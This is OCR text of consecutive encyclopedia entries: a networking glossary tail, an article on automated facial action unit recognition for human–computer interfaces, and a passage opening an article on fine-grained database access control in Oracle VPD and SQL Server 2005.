QAM: Standing for quadrature amplitude modulation, it is a modulation technique in which two sinusoidal carriers which have a phase difference of 90 degrees are used to transmit data over a channel, thus doubling its bandwidth.

Splitter: This is a device used to separate the telephony signals from the data stream in a communications link.

Twisted Pairs: This refers to two pairs of insulated copper wires intertwined together to form a communication medium.

Face for Interface

Maja Pantic
Imperial College London, UK
University of Twente, The Netherlands

INTRODUCTION: THE HUMAN FACE

The human face is involved in an impressive variety of different activities. It houses the majority of our sensory apparatus: eyes, ears, mouth, and nose, allowing the bearer to see, hear, taste, and smell. Apart from these biological functions, the human face provides a number of signals essential for interpersonal communication in our social life. The face houses the speech production apparatus and is used to identify other members of the species, to regulate the conversation by gazing or nodding, and to interpret what has been said by lip reading. It is our direct and naturally preeminent means of communicating and understanding somebody's affective state and intentions on the basis of the shown facial expression (Lewis & Haviland-Jones, 2000). Personality, attractiveness, age, and gender can also be seen from someone's face. Thus the face is a multisignal sender/receiver capable of tremendous flexibility and specificity. In general, the face conveys information via four kinds of signals listed in Table 1.

Automating the analysis of facial signals, especially rapid facial signals, would be highly beneficial for fields as diverse as security, behavioral science, medicine, communication, and education. In security contexts, facial expressions play a crucial role in establishing or detracting from credibility. In medicine, facial expressions are the direct means to identify when specific mental processes are occurring. In education, pupils' facial expressions inform the teacher of the need to adjust the instructional message.

As far as natural user interfaces between humans and computers (PCs/robots/machines) are concerned, facial expressions provide a way to communicate basic information about needs and demands to the machine. In fact, automatic analysis of rapid facial signals seem to have a natural place in various vision subsystems and vision-based interfaces (face-for-interface tools), including automated tools for gaze and focus of attention tracking, lip reading, bimodal speech processing, face/visual speech synthesis, face-based command issuing, and facial affect processing. Where the user is looking (i.e., gaze tracking) can be effectively used to free computer users from the classic keyboard and mouse. Also, certain facial signals (e.g., a wink) can be associated with certain commands (e.g., a mouse click) offering an alternative to traditional keyboard and mouse commands. The human capability to "hear" in noisy environments by means of lip reading is the basis for bimodal (audiovisual) speech processing that can lead to the realization of robust speech-driven interfaces. To make a believable "talking head" (avatar) representing a real person, tracking the person's facial signals and making the avatar mimic those using synthesized speech and facial expressions is compulsory. The human ability to read emotions from someone's facial expressions is the basis of facial affect processing that can lead to expanding user interfaces with emotional communication and, in turn, to obtaining a more flexible, adaptable, and natural affective interfaces between humans and machines. More specifically, the information about when the existing interaction/processing should be adapted, the importance of such an adaptation, and how the interaction/ reasoning should be adapted, involves information about how the user feels (e.g., confused, irritated, tired, interested). Examples of affect-sensitive user interfaces are still rare, unfortunately, and include the systems of Lisetti and Nasoz (2002), Maat and Pantic (2006), and Kapoor, Burleson, and Picard (2007). It is this wide range of principle driving applications that has lent a special impetus to the research problem of automatic facial expression analysis and produced a surge of interest in this research topic.

BACKGROUND: FACIAL ACTION CODING

Rapid facial signals are movements of the facial muscles that pull the skin, causing a temporary distortion of the shape of the facial features and of the appearance of folds, furrows, and bulges of skin. The common terminology for describing rapid facial signals refers either to culturally dependent linguistic terms

Table 1. Four types of facial signals

• *Static facial signals* represent relatively permanent features of the face, such as the bony structure, the soft tissue, and the overall proportions of the face. These signals are usually exploited for person identification.
• *Slow facial signals* represent changes in the appearance of the face that occur gradually over time, such as development of permanent wrinkles and changes in skin texture. These signals can be used for assessing the age of an individual.
• *Artificial signals* are exogenous features of the face such as glasses and cosmetics. These signals provide additional information that can be used for gender recognition.
• *Rapid facial signals* represent temporal changes in neuromuscular activity that may lead to visually detectable changes in facial appearance, including blushing and tears. These (atomic facial) signals underlie facial expressions.

indicating a specific change in the appearance of a particular facial feature (e.g., smile, smirk, frown) or to the linguistic universals describing the activity of specific facial muscles that caused the observed facial appearance changes.

There are several methods for linguistically universal recognition of facial changes based on the facial muscular activity (Scherer & Ekman, 1982). From those, the facial action coding system (FACS) proposed by Ekman and Friesen (1978) and Ekman, Friesen, and Hager (2002) is the best known and most commonly used system. It is a system designed for human observers to describe changes in the facial expression in terms of visually observable activations of facial muscles. The changes in the facial expression (rapid facial signals) are described with FACS in terms of 44 different action units (AUs), each of which is anatomically related to the contraction of either a specific facial muscle or a set of facial muscles. Examples of different AUs are given in Table 2. Along with the definition of various AUs, FACS also provides the rules for visual detection of AUs and their temporal segments (onset, apex, offset) in a face image. Using these rules, a FACS coder (that is, a human expert having a formal training in using FACS) decomposes a shown facial expression into the AUs that produce the expression.




















Although FACS provides a good foundation for AU-coding of face images by human observers, achieving AU recognition by an automated system for facial expression analysis is by no means a trivial task. A problematic issue is that AUs can occur in more than 7,000 different complex combinations (Scherer & Ekman, 1982), causing bulges (e.g., by the tongue pushed under one of the lips) and various in- and out-of-image-plane movements of permanent facial features (e.g., jetted jaw) that are difficult to detect in 2D face images.

AUTOMATED FACIAL ACTION CODING

Most approaches to automatic facial expression analysis attempt automatic facial affect analysis by recognizing a small set of prototypic emotional facial expressions, that is, fear, sadness, disgust, anger, surprise, and happiness, (For exhaustive surveys of the past work on this research topic, readers are referred to the work of Pantic & Rothkrantz, 2003, and Zeng, Pantic, Roisman, & Huang, 2007.) This practice may follow from the work of Darwin and more recently Ekman (Lewis & Haviland-Jones, 2000), who suggested that basic emotions have corresponding prototypic expressions. In everyday life, however, such prototypic expressions occur relatively rarely; emotions are displayed more often by subtle changes in one or few discrete facial features, such as raising of the eyebrows in surprise. To detect such subtlety of human emotions and, in general, to make the information conveyed by facial expressions available for usage in the various applications mentioned above, including user interfaces, automatic recognition of rapid facial signals (AUs) is needed.

A number of approaches have been reported up to date for automatic recognition of AUs in images of faces. For exhaustive surveys of the related work, readers are referred to the work of Tian, Kanade, and Cohn (2005), Pantic (2006), and Pantic and Bartlett (2007). Some researchers described patterns of facial motion that correspond to a few specific AUs, but did

Table 2. Examples of facial action units (AUs)

	AU1: Raised inner eyebrow		AU2: Raised outer eyebrow
	AU1 + AU2: Raised eyebrows		AU4: Lowered eyebrow Eyebrows drawn together
	AU5: Raised upper eyelid		AU6: Raised cheek Compressed eyelid
	AU7: Tightened eyelid		AU41: Drooped eyelid
	AU44: Squinted eyes		AU46: Wink
	AU9: Wrinkled nose		AU11: Deepened nasolabial furrow
	AU12: Lip corners pulled up		AU13: Lip corners pulled up sharply
	AU14: Dimpler – mouth corners pulled inwards		AU15: Lip corners depressed
	AU17: Chin raised		AU19: Tongue shown
	AU20: Mouth stretched horizontally		AU24: Lips pressed
	AU26: Jaw dropped		AU29: Jaw pushed forward
	AU30: Jaw sideways		AU36: Bulge produced by the tongue

not report on actual recognition of these AUs. Examples of such works are the studies of Mase (1991) and Essa and Pentland (1997). Historically, the first attempts to explicitly encode AUs in images of faces in an automatic way were reported by Bartlett, Cohn, Kanade, and Pantic (Pantic & Bartlett, 2007). These three research groups are still the forerunners in this research field. The focus of the research efforts in the field was first on automatic recognition of AUs in either static face images or face image sequences picturing facial expressions produced on command. Several promising prototype systems were reported that can recognize deliberately produced AUs in either (near-) frontal view face images (Bartlett, Littlewort, Frank, Lainscsek, Fasel, & Movellan, 1999; Pantic, 2006; Pantic & Rothkrantz, 2004; Tian, Kanade, & Cohn, 2001) or profile view face images (Pantic & Patras, 2006; Pantic & Rothkrantz, 2004). These systems addressed the problem of automatic AU recognition in face images/videos using both computer vision techniques like facial characteristic point tracking or analysis of optical flow, Gabor wavelets, and temporal templates, and machine learning techniques such as neural networks, support vector machines, and Hidden Markov Models (Pantic & Bartlett, 2007; Tian et al., 2005).

One of the main criticisms that these works received from both cognitive and computer scientists is that the methods are not applicable in real-life situations, where subtle changes in facial expression typify the displayed facial behavior rather than the exaggerated changes that typify posed expressions. Hence, the focus of the research in the field started to shift to automatic AU recognition in spontaneous facial expressions (produced in a reflex-like manner). Several works have recently emerged on machine analysis of AUs in spontaneous facial expression data (e.g., Bartlett et al., 2005; Cohn, Reed, Ambadar, Xiao, & Moriyama, 2004; Littlewort, Bartlett, & Lee, 2007; Valstar, Pantic, Ambadar, & Cohn, 2006; Valstar, Gunes, & Pantic, 2007). These methods employ probabilistic, statistical, and ensemble learning techniques, which seem to be particularly suitable for automatic AU recognition from face image sequences (Pantic & Bartlett, 2007; Tian et al., 2005).

CRITICAL ISSUES

Facial expression is an important variable for a large number of basic science studies (in behavioral science, psychology, psychophysiology, psychiatry) and computer science studies (in natural human–machine interaction, ambient intelligence, affective computing). However, the progress in these studies is slowed down by the difficulty of manually coding facial behavior (approximately 100 hours are needed to manually FACS code 1 hour of video recording) and the lack of non-invasive technologies like video monitoring capable of analyzing human spontaneous (as opposed to deliberately displayed) facial behavior. Although few works have been recently reported on machine analysis of facial expression in spontaneous data, the research on the topic is actually just beginning to be explored. Also, the only reported efforts to automatically discern spontaneous from deliberately displayed facial behavior are that of Valstar et al. (2006, 2007) and of Littlewort et al. (2007).

In a frontal-view face image (portrait), facial gestures such as showing the tongue (AU 19) or pushing the jaw forward (AU 29) represent out-of-image-plane nonrigid facial movements which are difficult to detect. Such facial gestures are clearly observable in a profile view of the face. Hence, the usage of face-profile view promises a qualitative enhancement of AU detection performed (by enabling detection of AUs that are difficult to encode in a frontal facial view). Furthermore, automatic analysis of expressions from face profile-view would facilitate deeper research on human emotion. Namely, it seems that negative emotions (where facial displays of AU2, AU4, AU9, etc., are often involved) are more easily perceivable from the left hemiface than from the right hemiface and that, in general, the left hemiface is perceived to display more emotion than the right hemiface (Mendolia & Kleck, 1991). However, only Pantic and Patras (2006) made an effort up to date in automating FACS coding from video of profile faces. Finally, it seems that facial actions involved in spontaneous emotional expressions are more symmetrical, involving both the left and the right side of the face, than deliberate actions displayed on request. Based upon these observations, Mitra and Liu (2004) have shown that facial asymmetry has sufficient discriminating power to significantly improve the performance of an automated genuine emotion classifier. In summary, the usage of both frontal and profile facial views and moving toward 3D analysis of facial expressions promises, therefore, a qualitative increase in facial behavior analysis that can be achieved.

There is now a growing body of psychological research that argues that temporal dynamics of facial behavior (i.e., the timing, the duration, and the intensity of facial activity) is a critical factor for the interpretation of the observed facial behavior (Ekman & Rosenberg, 2005). For example, Schmidt and Cohn (2001) have shown that spontaneous smiles, in contrast to posed smiles, are fast in onset, can have multiple AU12 apexes (i.e., multiple rises of the mouth corners), and are accompanied by other AUs that appear either simultaneously with AU12 or follow AU12 within one second. Similarly, it has been shown that the differences between spontaneous and deliberately displayed brow actions (AU1, AU2, AU4) is in the duration and the speed of onset and offset of the actions and in the order and the timing of actions occurrences (Valstar et al., 2006). Hence, it is obvious that automated tools for automatic analysis of temporal dynamic of facial behavior (i.e., for detection of FACS AUs and their temporal dynamics) would be highly beneficial. However, only three recent studies analyze explicitly the temporal dynamics of facial expressions in an automatic way. These studies explore automatic segmentation of AU activation into temporal segments (neutral, onset, apex, offset) in frontal- (Pantic & Patras, 2005; Valstar & Pantic, 2006) and profile-view (Pantic & Patras, 2006) face videos.

None of the existing systems for facial action coding in images of faces is capable of detecting all 44 AUs defined by the FACS system. Besides, truly robust facial expression analysis is yet to be achieved. In many instances, automated facial expression analyzers operate only under strong assumptions that make the problem more tractable (e.g., images contain faces with no facial hair or glasses, the illumination is constant, the subjects are young, of the same ethnicity, and they remain still while the recordings are made so that no head movements are present). Although methods have been proposed that can handle rigid head motions to a certain extent (e.g., Valstar & Pantic, 2006) and distractions like facial hair (beard, moustache) and glasses to a certain extent (e.g., Essa & Pentland, 1997; Valstar et al., 2004, 2006), truly robust facial expression analysis despite rigid head movements and facial occlusions is still not achieved (e.g., abrupt and fast head motions and faces covered by a large beard cannot be handled correctly by the existing methods). Also, none of the automated facial expression analyzers proposed in the literature up to date "fills in" missing parts of the observed face, that is, none "perceives" a whole face when a part of it is occluded (e.g., by a hand or some other object). In addition, no existing system for automatic facial expression analysis performs explicit coding of intensity of the observed expression (where intensity is the relative degree of change in facial expression as compared to a relaxed, expressionless face).

To develop and evaluate automatic facial expression analyzers capable of dealing with different dimensions of the problem space as defined above, large collections of training and test facial expression data are needed. However, there is no comprehensive reference set of face images that could provide a basis for all different efforts in the research on machine analysis of facial expressions (Pantic & Bartlett, 2007; Zeng et al., 2007). We can distinguish two main problems related to this issue. First, a large majority of the existing datasets of facial behavior recordings are yet to be made publicly available. Second, a large majority of the publicly available databases are not coded for ground truth (i.e., the recordings are not labeled in terms of AUs and affective states depicted in the recordings). The two exceptions for this overall state of the art are the Cohn–Kanade database and the MMI database. The Cohn–Kanade facial expression database (Kanade, Cohn, & Tian, 2000) is the most widely used database in research on automated facial expression analysis (Pantic & Bartlett, 2007; Tian et al., 2005). This database contains image sequences of approximately 100 subjects posing a set of 23 facial displays, and it contains FACS codes in addition to basic emotion labels. The release of this database to the research community enabled a large amount of research on facial expression recognition and feature tracking. Three main limitations of this facial expression dataset are as follows. First, each recording ends at the apex of the shown expression, which limits research of facial expression temporal activation patterns (onset → apex → offset). Second, many recordings contain the date/time stamp recorded over the chin of the subject. This makes changes in the appearance of the chin less visible and motions of the chin difficult to track. Third, the database does not contain recordings of spontaneous (as opposed to posed) facial behavior. To fill this gap, the MMI facial expression database was developed (Pantic, Valstar, Rademaker, & Maat, 2005). It has two parts: a part containing deliberately displayed facial expressions and a part containing spontaneous facial displays. The first part contains over 4,000 videos as well as over 600 static images depicting facial expressions of single AU activation, multiple AU activations, and six basic emotions. It has profile as well as frontal views, and was FACS coded by two certified coders. The second part of the MMI facial expression database contains currently 65 videos of spontaneous facial displays, that were coded in terms of displayed AUs and emotions by two certified coders. Subjects were 18 adults 21 to 45 years old and 11 children 9 to 13 years old: 48% female, 66% Caucasian, 30% Asian, and 4% African. The recordings of 11 children were obtained during the preparation of a Dutch TV program, when children were told jokes by a professional comedian or were told to mimic how they would laugh when something is not funny. The recordings contain mostly facial expressions of different kinds of laughter and were made in a TV studio, using a uniform background and constant lighting conditions. The recordings of 18 adults were made in subjects' usual environments (e.g., home), where they were shown segments from comedies, horror movies, and fear-factor series. The recordings contain mostly facial expressions of different kinds of laughter, surprise, and disgust expressions, which were accompanied by (often large) head motions, and were made under variable lighting conditions. Although the MMI facial expression database is the most comprehensive database for research on automated facial expression analysis, it still lacks metadata for the majority of recordings when it comes to frame-based AU coding. Also, although the MMI database is the only publicly available dataset containing recordings of spontaneous facial behavior at present, it still lacks metadata about the context in which these recordings were made such the utilized stimuli, the environment in which the recordings were made, the presence of other people, and so forth.

F

CONCLUSION

Faces are tangible projector panels of the mechanisms which govern our emotional and social behaviors. Analysis of facial expressions in terms of rapid facial signals (that is, in terms of the activity of the facial muscles causing the visible changes in facial expression) is, therefore, a highly intriguing problem. While the automation of the entire process of facial action coding from digitized images would be enormously beneficial for fields as diverse as medicine, law, communication, education, and computing, we should recognize the likelihood that such a goal still belongs to the future. The critical issues concern the establishment of basic understanding of how to achieve robust, (near) real-time, automatic spatiotemporal facial-gesture analysis from multiple views of the human face displaying spontaneous (as opposed to posed) facial behavior.

REFERENCES

Bartlett, M.S., & Littlewort, G., Frank, M.G., Lainscsek, C., Fasel, I., & Movellan, J. (2005). Recognizing facial expression: Machine learning and application to spontaneous behavior. In *Proceedings of the IEEE International Conference on Computer Vision and Pattern Recognition* (pp. 568–573).

Cohn, J.F., Reed, L.I., Ambadar, Z., Xiao, J., & Moriyama, T. (2004). Automatic analysis and recognition of brow actions in spontaneous facial behavior. *Proceedings of the International Conference on Systems, Man, and Cybernetics, 1*, 610–616.

Ekman, P., & Friesen, W.V. (1978). *Facial action coding system.* Palo Alto, CA: Consulting Psychologist Press.

Ekman, P., Friesen, W.V., & Hager, J.C. (2002). *Facial action coding system.* Salt Lake City, UT: A Human Face.

Ekman, P., & Rosenberg, E.L. (Eds.). (2005). *What the face reveals: Basic and applied studies of spontaneous expression using the FACS*. Oxford, UK: Oxford University Press.

Essa, I., & Pentland, A. (1997). Coding, analysis, interpretation and recognition of facial expressions. *IEEE Transactions on Pattern Analysis and Machine Intelligence, 19*(7), 757–763.

Kanade, T., Cohn, J., & Tian, Y. (2000). Comprehensive database for facial expression analysis. In *Proceedings of the International Conference on Face and Gesture Recognition* (pp. 46–53).

Kapoor, A., Burleson, W., & Picard, R.W. (2007). Automatic prediction of frustration. *International Journal of Human–Computer Studies, 65*(8), 724–736.

Lewis, M., & Haviland-Jones, J.M. (Eds.). (2000). *Handbook of emotions.* New York: Guilford Press.

Lisetti, C.L., & Nasoz, F. (2002). MAUI: A multimodal affective user interface. In *Proceedings of the International Conference on Multimedia* (pp. 161–170).

Littlewort, G., Bartlett, M.S., & Lee, K. (2007). Faces of pain: Automated measurement of spontaneous facial expressions of genuine and posed pain. In *Proceedings of the International Conference on Multimodal Interfaces*.

Maat, L., & Pantic, M. (2006). Gaze-X: Adaptive, affective, multimodal interface for single-user office scenarios. In *Proceedings of the International Conference on Multimodal Interfaces* (pp. 171–178).

Mase, K. (1991). Recognition of facial expression from optical flow. *IEICE Transactions, E74*(10), 3474–3483.

Mendolia, M., & Kleck, R.E. (1991). Watching people talk about their emotions: Inferences in response to full-face vs. profile expressions. *Motivation and Emotion, 15*(4), 229–242.

Mitra, S., & Liu, Y. (2004). Local facial asymmetry for expression classification. In *Proceedings of the International Conference on Computer Vision and Pattern Recognition* (pp. 889–894).

Pantic, M. (2006). Face for ambient interface. *Lecture Notes in Artificial Intelligence, 3864*, 35–66.

Pantic, M., & Bartlett, M.S. (2007). Machine analysis of facial expressions. In K. Delac & M. Grgic (Eds.), *Face recognition* (pp. 377–416). Vienna, Austria: I-Tech Education and Publishing.

Pantic, M., & Patras, I. (2005). Detecting facial actions and their temporal segments in nearly frontal-view face image sequences. In *Proceedings of the International Conference on Systems, Man and Cybernetics* (pp. 3358–3363).

Pantic, M., & Patras, I. (2006). Dynamics of facial expression: Recognition of facial actions and their temporal segments from face profile image sequences. *IEEE Transactions on Systems, Man, and Cybernetics (Part B), 36*(2), 433–449.

Pantic, M., & Rothkrantz, L.J.M. (2003). Toward an affect-sensitive multimodal human–computer interaction. *Proceedings of the IEEE, 91*(9), 1370–1390.

Pantic, M., & Rothkrantz, L.J.M. (2004). Facial action recognition for facial expression analysis from static face images. *IEEE Transactions on Systems, Man, and Cybernetics (Part B), 34*(3), 1449–1461.

Pantic, M., Valstar, M.F., Rademaker, R., & Maat, L. (2005). Web-based database for facial expression analysis. In *Proceedings of the International Conference on Multimedia and Expo* (pp. 317–321). Retrieved May 18, 2008, from www.mmifacedb.com

Scherer, K.R., & Ekman, P. (Eds.). (1982). *Handbook of methods in non-verbal behavior research.* Cambridge: Cambridge University Press.

Schmidt, K.L., & Cohn, J.F. (2001). Dynamics of facial expression: Normative characteristics and individual differences. In *Proceedings of the International Conference on Multimedia and Expo* (pp. 547–550).

Tian, Y., Kanade, T., & Cohn, J.F. (2001). Recognizing action units for facial expression analysis. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, *23*(2), 97–115.

Tian, Y., Kanade, T., & Cohn, J.F. (2005). Facial expression analysis. In S.Z. Li & A.K. Jain (Eds.), *Handbook of face recognition* (pp. 247–276). New York: Springer.

Valstar, M.F., Gunes, H., & Pantic, M. (2007). How to distinguish posed from spontaneous smiles using geometric features. In *Proceedings of the International Conference on Multimodal Interfaces* (pp. 38–45).

Valstar, M.F., & Pantic, M. (2004). Motion history for facial action detection in video. In *Proceedings of the International Conference on Systems, Man and cybernetics* (pp. 635-640).

Valstar, M.F., & Pantic, M. (2006). Fully automatic facial action unit detection and temporal analysis. *Proceedings of the International Conference on Computer Vision and Pattern Recognition, 3*, 149.

Valstar, M.F., Pantic, M., Ambadar, Z., & Cohn, J.F. (2006). Spontaneous vs. posed facial behavior: Automatic analysis of brow actions. In *Proceedings of the International Conference on Multimodal Interfaces* (pp. 162–170).

Zeng, Z., Pantic, M., Roisman, G.I., & Huang, T.S. (2007). A survey of affect recognition methods: Audio, visual, and spontaneous expressions. In *Proceedings of the International Conference on Multimodal Interfaces* (pp. 126–133).

KEY TERMS

Ambient Intelligence: The merging of mobile communications and sensing technologies, with the aim of enabling a pervasive and unobtrusive intelligence in the surrounding environment supporting the activities and interactions of the users. Technologies like face-based interfaces and affective computing are inherent ambient-intelligence technologies.

Automatic Facial Expression Analysis: A process of locating the face in an input image, extracting facial features from the detected face region, and classifying these data into some facial-expression-interpretative categories such as facial muscle action categories, emotion (affect) categories, attitude categories, and so forth.

Face-Based Interface: Regulating (at least partially) the command flow that streams between the user and the computer by means of facial signals. This means associating certain commands (e.g., mouse pointing, mose clicking, etc.) with certain facial signals (e.g., gaze direction, winking, etc.). Face-based interface can be effectively used to free computer users from classic keyboard and mouse commands.

Face Synthesis: A process of creating a "talking head" which is able to speak, to display (appropriate) lip movements during speech, and to display expressive facial movements.

Lip Reading: The human ability to "hear" in noisy environments by analyzing visible speech signals, that is, by analyzing the movements of the lips and the surrounding facial region. Integrating both visual speech processing and acoustic speech processing results in a more robust bimodal (audiovisual) speech processing.

Machine Learning: A field of computer science concerned with the question of how to construct computer programs that automatically improve with experience. The key algorithms that form the core of machine learning include neural networks, genetic algorithms, support vector machines, Bayesian networks, and Markov models.

Machine Vision: A field of computer science concerned with the question of how to construct computer programs that automatically analyze images and produce descriptions of what is imaged.

Fine-Grained Data Access for Networking Applications

Gábor Hosszú
Budapest University of Technology and Economics, Hungary

Harith Indraratne
Budapest University of Technology and Economics, Hungary

INTRODUCTION

Current-day network applications require much more secure data storages than anticipated before. With millions of anonymous users using same networking applications, security of data behind the applications have become a major concern of database developers and security experts. In most security incidents, the databases attached to the applications are targeted, and attacks have been made. Most of these applications require allowing data manipulation at several granular levels to the users accessing the applications—not just table and view level, but tuple level.

A database that supports *fine-grained access control* restricts the rows a user sees, based on his/her credentials. Generally, this restriction is enforced by a query modification mechanism automatically done at the database. This feature enables per-user data access within a single database, with the assurance of physical data separation. It is enabled by associating one or more security policies with tables, views, table columns, and table rows. Such a model is ideal for minimizing the complexity of the security enforcements in databases based on network applications. With *fine-grained access controls*, one can create fast, scalable, and secure network applications. Each application can be written to find the correct balance between performance and security, so that each data transaction is performed as quickly and safely as possible.

Today, the database vendors like Oracle 10g, and IBM DB2 provides commercial implementations of fine-grained access control methods, such as filtering rows, masking columns selectively based on the policy, and applying the policy only when certain columns are accessed. The behavior of the fine-grained access control model can also be increased through the use of multiple types of policies based on the nature of the application, making the feature applicable to multiple situations. Meanwhile, Microsoft SQL Server2005 has also come up with emerging features to control the access to databases using fine-grained access controls.

Fine-grained access control does not cover all the security issues related to Internet databases, but when implemented, it supports building secure databases rapidly and bringing down the complexity of security management issues.

BACKGROUND

Modern database applications with large numbers of users require *fine-grained access control* (FGAC) mechanisms at the level of individual tuples, not just entire relations/views, to control which parts of the data can be accessed by each user. Consider the following scenario:

In a commercial organization's human resources database, the human resources manager should have access to all the personal details of employees. At the same time, individual employees should only be able to see their particulars, not other employees' information.

In the above case, authorization is required at a very fine-grained level, such as at the level of individual tuples. Similar scenarios exist in many environments, including finance, law, government, and military applications. Consumer privacy requirements are yet another emerging driver for finer control of data.

Currently, general data authorization mechanisms in relational databases permit access control at the level of complete tables or columns, or on views. There is no direct way to specify fine-grained authorization to control, which tuples can be accessed by users. In theory, *FGAC,* at the level of individual tuples, can be achieved by creating an access control list for each tuple.

However, this approach is not scalable (Jain, 2004) and would be totally impractical in systems with millions of tuples and thousands or millions of users, since it would require millions of access control specifications to be provided (manually) by the administrator. It is also possible to create views for specific users, which allow those users access to only selected tuples of a table, but again, this approach is not scalable with large numbers of users.

In some occasions, *FGAC* is often enforced in the application code, which has numerous drawbacks; these can be avoided by specifying/enforcing access control at the database level. Current information systems typically bypass database access control facilities, and embed access control in the application program used to access the database. Although widely used, this approach has several disadvantages, such as access control has to be checked at each user-interface. This increases the overall code size. Any change in the access control policy requires changing a large amount of code. Further, all security policies have to be implemented into each of the applications built on top of this data. Also, given a large size of application code, it is possible to overlook loopholes that can be exploited to break through the security policies (e.g., improperly designed servlets). Also, it is easy for application programmers to create trap-doors with malicious intent, since it is impossible to check every line of code in a very large application (Rizvi, Mendelzon, Sudarshan, & Roy, 2004)


Fine-grained access control methods based on query modification approaches, such as *Oracle VPD,* have its own drawbacks. Specifically, implementing policies on improperly designed tables may result in inconsistent query results and unanticipated execution times. Proper database design and use of indexes for predicate values may overcome these drawbacks.

For the above reasons, fine-grained access control should ideally be specified and enforced at the database level. Today, both *Oracle 10g* and *SQL Server 2005* have captured the attention of the database community because of the new, exciting database features included in their latest releases (Gornshtein & Tamarkins, 2004). In this article, we present a *FGAC* security model for *SQL Server 2005* similar to the *FGAC* method implemented in *Oracle 10g* as *Oracle VPD*.

Fine-Grained Access Control in Oracle 10g

The model implemented by Oracle (Oracle, 2005) for fine-grained access controls is called *Virtual Private Database* (VPD) and restricts the rows a user sees based on his/her credentials (Loney, 2004). *Oracle Database 10g* VPD introduces column-relevant security policy enforcement and optional column masking. These features provide tremendous flexibility for meeting privacy requirements and other regulations (Needham & Iyer, 2003). As presented in *Figure 1*, *VPD* restriction is enforced by a WHERE clause automatically appended to the original query, based on the *application context* information gathered at the user log-on time. This clause, called a *predicate*, is generated by a user-defined function called *policy function*.

Figure 1. Oracle's virtual private database (VPD) feature



Fine-grained access control can be used within database settings to enable multiple users or applications utilizing the same database to have secure access to data. It enables per-user data access within a single database, with the assurance of physical data separation. It is enabled by associating one or more security policies with tables and views, table columns, and table rows.

Using *Oracle*'s *VPD* capabilities not only ensures that companies can build secure databases to adhere to privacy policies, but also provides a more manageable approach to application development, because although the VPD-based policies restrict access to the database tables, they can be easily changed when necessary, without requiring modifications to application code (Nanda, 2004).

Further, the *VPD* feature provides server-enforced, *fine-grained access control* and a secure *application context.* According to *Oracle* Corporation, *VPD* can be used within *Oracle Grid* settings to enable multiple customers, partners, or departments, utilizing the same database to have secure access to mission critical data (Miley, 2003).

Fine-Grained Access Control in SQL Server 2005


SQL Server 2005 supports *Row- and Cell-Level Security* (RLS/CLS) (Rask, Rubin, & Neumann, 2005). This feature is similar to *Oracle label security*, which is based on The Bell-LaPadula Model (Bell & LaPadula, 1976) and describes the access control rules by the use of security labels on objects, from the most sensitive to the least sensitive, and clearances for subjects: *Top Secret, Secret, Confidential*, and *Unclassified*. This method does not require coding or software development and allows the administrator to focus completely on the policy.

Currently, SQL Server 2005 does not provide the functionality similar to the *Virtual Private Database* feature in *Oracle*, which allows creating access control at tuple level using PL/SQL packages. Since there is a capability to programmatically implement the security policies, the *Oracle VPD* feature provides greater flexibility to develop solutions for complex security needs.

